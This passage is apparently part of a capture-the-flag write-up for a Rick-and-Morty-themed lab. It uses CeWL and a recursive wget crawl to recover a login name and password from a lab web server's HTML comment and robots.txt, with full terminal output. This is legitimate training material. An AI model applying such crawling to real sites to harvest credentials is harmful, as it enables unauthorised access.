CeWL 6.1 (Max Length) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
root@ip-10-10-135-2:~# cat docswords.txt
Morty
Help
need
pickle
Rick
cool
Listen
your
help
turned
myself
into
again
this
time
change
back
BURRRP
logon
computer
find
last
three
secret
ingredients
finish
reverse
potion
only
problem
have
idea
what
BURRRRRRRRP
password
Note
self
remember
username
Username
ckRu1
```

We have far better luck with wget, however. Running wget recursively at a depth of 4, rejecting html, gif, jpg, and png (don't really need pictures), we are able to obtain the username and password. Wget is far more capable as a web scraper than cewl, as we are able to obtain both the source code of the original landing page (containing the username) and the contents of /robots.txt (which contains the username).

Note that the output of the wget command shows plaintext of length 17 and saves the text file for us as robots.txt

```
root@ip-10-10-135-2:~# wget --recursive --level=4 --no-parent --reject html,gif,jpg,png --no-check-certificate http://10.10.172.5
--2024-02-07 15:50:52-- http://10.10.172.5/
Connecting to 10.10.172.5:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1062 (1.0K) [text/html]
Saving to: '10.10.172.5/index.html.tmp'

10.10.172.5/index.html.tmp 100%[=====] 1.04K --.-KB/s in 0s

2024-02-07 15:50:52 (86.5 MB/s) - '10.10.172.5/index.html.tmp' saved [1062/1062]

Loading robots.txt; please ignore errors.
--2024-02-07 15:50:52-- http://10.10.172.5/robots.txt
Reusing existing connection to 10.10.172.5:80.
HTTP request sent, awaiting response... 200 OK
Length: 17 [text/plain]
Saving to: '10.10.172.5/robots.txt'

10.10.172.5/robots.txt 100%[=====] 17 --.-KB/s in 0s

2024-02-07 15:50:52 (2.61 MB/s) - '10.10.172.5/robots.txt' saved [17/17]

--2024-02-07 15:50:52-- http://10.10.172.5/assets/bootstrap.min.css
Reusing existing connection to 10.10.172.5:80.
HTTP request sent, awaiting response... 200 OK
Length: 121458 (119K) [text/css]
Saving to: '10.10.172.5/assets/bootstrap.min.css'

10.10.172.5/assets/bootstr 100%[=====] 118.61K --.-KB/s in 0.001s

2024-02-07 15:50:52 (143 MB/s) - '10.10.172.5/assets/bootstrap.min.css' saved [121458/121458]
```

Examining the contents of the directory created from our wget scan, we find both the username and password:

```
root@ip-10-10-135-2:~# ls
10.10.172.5  cewl.txt  CTFBuilder  Desktop  docswords2.txt  docswords.txt  Downloads  Instructions  Pictures  Postman  Rooms  Scripts  thinclient_drives  Tools
root@ip-10-10-135-2:~# cd 10.10.172.5/
root@ip-10-10-135-2:~/10.10.172.5# ls
assets  docswords.txt  index.html.tmp  robots.txt
root@ip-10-10-135-2:~/10.10.172.5# cat robots.txt
Wubbalubbadubdub
root@ip-10-10-135-2:~/10.10.172.5# cat index.html.tmp
<!DOCTYPE html>
<html lang="en">
<head>
  <title>Rick is sup4r cool</title>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="assets/bootstrap.min.css">
  <script src="assets/jquery.min.js"></script>
  <script src="assets/bootstrap.min.js"></script>
  <style>
    .jumbotron {
      background-image: url("assets/rickandmorty.jpeg");
      background-size: cover;
      height: 340px;
    }
  </style>
</head>
<body>

<div class="container">
  <div class="jumbotron"></div>
  <h1>Help Morty!</h1></br>
  <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p></br>
  <p>I need you to <b>*BURRRRP*</b>....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is,
  I have no idea what the <b>*BURRRRRRRRRP*</b>, password was! Help Morty, Help!</p></br>
</div>

<!--

  Note to self, remember username!

  Username: RickRu13s
```